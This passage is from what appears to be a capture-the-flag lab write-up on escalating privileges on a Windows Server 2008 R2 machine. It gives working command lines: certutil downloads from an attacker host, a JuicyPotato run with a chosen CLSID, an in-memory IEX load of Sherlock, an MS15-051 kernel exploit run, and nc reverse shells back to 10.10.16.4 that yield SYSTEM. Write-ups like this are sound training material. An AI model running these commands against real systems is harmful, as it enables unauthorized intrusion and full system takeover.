dir
PS C:\Windows\temp\privesc> certutil.exe -f -urlcache -split http://10.10.16.4/JP.exe JP.exe
CertUtil: -URLCache command completed successfully.
PS C:\Windows\temp\privesc> dir

    Directory: C:\Windows\temp\privesc

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        13/12/2025      8:12     347648 JP.exe
-a---        13/12/2025      8:11      45272 nc.exe
Both files are in place and at the expected size. The dir is the verification: had certutil failed half way, the file would be truncated and the exploit would die with a cryptic error.
Picking the right CLSID
JuicyPotato needs to be told a CLSID: the identifier of a COM object the system starts under a privileged account, which is who we are going to impersonate. Each Windows version has its own, and the repository publishes lists per operating system:

Windows Server 2008 R2 Enterprise

LocalService     AppId                                    CLSID                                    User
wuauserv         {653C5148-4DCE-4905-9CFD-1B23662D3D9E}   {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}   NT AUTHORITY\SYSTEM
wuauserv         {653C5148-4DCE-4905-9CFD-1B23662D3D9E}   {e60687f7-01a1-40aa-86ac-db1cbf673334}   NT AUTHORITY\SYSTEM
winmgmt          {8BC3F05E-D86B-11D0-A075-00C04FB68820}   {C49E32C6-BC8B-11d2-85D4-00105A1F8304}   NT AUTHORITY\SYSTEM
TrustedInstaller {752073A2-23F2-4396-85F0-8FDB879ED0ED}   {752073A1-23F2-4396-85F0-8FDB879ED0ED}   NT AUTHORITY\SYSTEM
An honest caveat: the available list is for Server 2008 R2 Enterprise and our machine is Datacenter. Not the same edition, but they share the same core and the same set of COM services, so the CLSID values stand a good chance of working. We take the wuauserv one (the Windows Update service), which runs as NT AUTHORITY\SYSTEM.
Firing JuicyPotato

.\JP.exe -l 1337 -p cmd.exe -a "/c C:\Windows\Temp\privesc\nc.exe -e cmd.exe 10.10.16.4 1234" -t * -c "{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"Every flag counts: -l 1337 is the local port where JuicyPotato stands up its fake COM server, -p cmd.exe the program to launch, -a its arguments (the nc.exe we just uploaded pointing at our listener), -t * tries both process-creation techniques (CreateProcessWithToken and CreateProcessAsUser) and -c is the chosen CLSID.
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
...
C:\Windows\system32>whoami
nt authority\system
The authresult 0 and the ;NT AUTHORITY\SYSTEM next to the CLSID are the confirmation that the impersonation worked: the COM object authenticated against our fake server and handed over its token.
Root flag

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
8c09d68eeaa4822b83fa5b1a00a2b709
Box pwned.
Alternative route: MS15-051 kernel exploit
A Server 2008 R2 RTM with no hotfixes also falls through the kernel. The first attempt is windows-exploit-suggester, which compares the systeminfo output against Microsoft's bulletin database:
python2 windows-exploit-suggester.py -u
python2 windows-exploit-suggester.py --database 2025-12-13-mssb.xls --systeminfo systeminfo.txt![windows-exploit-suggester output: 0 hotfixes against 197 bulletins, version identified as Windows 2008 R2 64-bit, and a list from MS13-009 down to MS09-072 marked with [M] and [E]](../assets/img/bastard/bastard-wes-191931.webp)
[*] initiating winsploit version 3.3...
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930)
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802)
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957)
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852)
The 0 hotfix(es) says it all: the machine has not a single update installed, which is why 197 bulletins remain undismissed. The problem is the opposite of what you would expect: there are too many candidates and the tool only prints concrete links for MS12-037, which are two Internet Explorer PoC of no use for escalating privileges. The list is a pointer, not something actionable.
We switch to Sherlock, which instead of comparing against a database queries the system's real state from the inside:

rasta-mouse / Sherlock   (Public archive)
This repository was archived by the owner on Sep 17, 2021. It is now read-only.
Deprecated. Have a look at Watson instead.
The repository itself warns it is archived and recommends Watson. For a Server 2008 R2 it still works perfectly, but it is worth knowing: on modern systems you want the successor.
git clone https://github.com/rasta-mouse/Sherlock
cd Sherlock
python3 -m http.server 80
IEX(New-Object Net.WebClient).downloadString('http://10.10.16.4/Sherlock.ps1')
Cloning into 'Sherlock'...
Receiving objects: 100% (75/75), 33.97 KiB | 6.79 MiB/s, done.

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.9 - - [13/Dec/2025 19:07:04] "GET /Sherlock.ps1 HTTP/1.1" 200 -

PS C:\> IEX(New-Object Net.WebClient).downloadString('http://10.10.16.4/Sherlock.ps1')
PS C:\Windows\Temp\privesc>
The IEX loads the script into memory: it leaves no file on disk and, once finished, the functions remain available in that PowerShell session.
Find-AllVulns
Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
VulnStatus : Appears Vulnerable
MS15-051 (kernel elevation) is among the most reliable ones for this generation of Windows. Instead of the binary attached to the bulletin we use the compiled one from the SecWiki repository:

SecWiki / windows-kernel-exploits / MS15-051 / README.md
The POC was from @hfiref0x
Vulnerability reference: MS15-051 / CVE-2015-1701

Usage
c:\> MS15-051.exe whoami
The usage the README documents is the key: the binary does not open a shell, it runs the command passed as an argument as SYSTEM. So we first test it with whoami to confirm it works:
certutil.exe -f -urlcache -split http://10.10.16.4/ms15-051x64.exe ms15-051x64.exe
.\ms15-051x64.exe whoami
PS C:\Windows\Temp\privesc> certutil.exe -f -urlcache -split http://10.10.16.4/ms15-051x64.exe ms15-051x64.exe
CertUtil: -URLCache command completed successfully.
PS C:\Windows\Temp\privesc> .\ms15-051x64.exe whoami
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 1672 created.
nt authority\system
Confirmed. Now, with the listener up, we hand it the nc.exe we had already uploaded to turn it into a real shell:
rlwrap nc -nlvp 4321.\ms15-051x64.exe "nc.exe -e cmd 10.10.16.4 4321"
listening on [any] 4321 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.9] 49290
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\Temp\privesc>whoami
nt authority\system

C:\Windows\Temp\privesc>type c:\Users\administrator\desktop\root.txt
8c09d68eeaa4822b83fa5b1a00a2b709
Same flag through the second route. rlwrap wraps nc to give it command history and line editing, which a raw cmd.exe shell does not have.
Attack chain
HTTP/IIS 7.5 -> Drupal 7.54 (robots.txt -> CHANGELOG.txt, droopescan: services module)
   │ searchsploit: two RCE paths available
   ▼
CVE-2019-6340 (Services) ──┐         Drupalgeddon2 (CVE-2018-7600)
   │ /node/1 -> api_test    │            │ push-button exploit
   │ /rest = endpoint_path  │            │ no writable web root -> OS commands
   ▼                        ▼            ▼
shell.php (webshell) ───────┴──→ RCE as nt authority\iusr
   │ Nishang + Penelope :4444
   ▼
SeImpersonatePrivilege (Server 2008 R2 RTM, 0 hotfixes)
   ├── JuicyPotato (wuauserv CLSID) -> SYSTEM
   └── (alternative) Sherlock -> MS15-051 -> SYSTEM
   │
   ▼
user.txt (dimitris) + root.txt (Administrator)
Lessons learned
- The exact version is everything.
robots.txtpointed atCHANGELOG.txt,droopescansuggested7.54and the file confirmed it. Hiding the version files does not fix the flaw, but at least it does not gift it away. What fixes it is updating. - Enumerating the
CMSbeats fuzzing paths.gobusterreturned dozens of directories that were stockDrupalskeleton;droopescanreturned theservicesmodule installed, which is exactly what opened the first route. - Read the exploit and discover the endpoint, do not assume it.
41564.phpshipped withendpoint_path = '/rest_endpoint'as an example and that route 404'd; enumerating/node/<id>showed the internal name isrest_endpointbut the route is/rest. Conflating the two is what was breaking the attack. - A well-written exploit degrades instead of giving up.
Drupalgeddon2could not write toIIS's web root in any of the three paths it tried and, rather than aborting, dropped back to directOScommands. Reading the full output teaches more than skipping to the result. SeImpersonatePrivilegeon service accounts =SYSTEM.iusrhad it; the Potato family turns it intoAdministrator. On old systems you have to pick a compatibleCLSIDfrom the repository's list, even when the edition is not identical.- An unpatched
kernelis the attacker's safety net.windows-exploit-suggesterreported 0 hotfixes against 197 bulletins: too many candidates and no useful link.Sherlock, which queries the system from the inside, pointed straight at MS15-051. Two tools of the same kind, wildly different usefulness.